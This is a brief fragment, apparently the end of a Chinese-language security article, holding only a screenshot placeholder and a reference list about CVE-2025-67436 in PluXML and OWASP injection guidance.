
截图 截图

参考资料

  • CVE-2025-67436: https://nvd.nist.gov/vuln/detail/CVE-2025-67436
  • PluXML 官方网站: https://www.pluxml.org/
  • PluXML GitHub 仓库: https://github.com/pluxml/PluXml
  • OWASP Top 10 - A03:2021 注入: https://owasp.org/Top10/A03_2021-Injection/
下载工具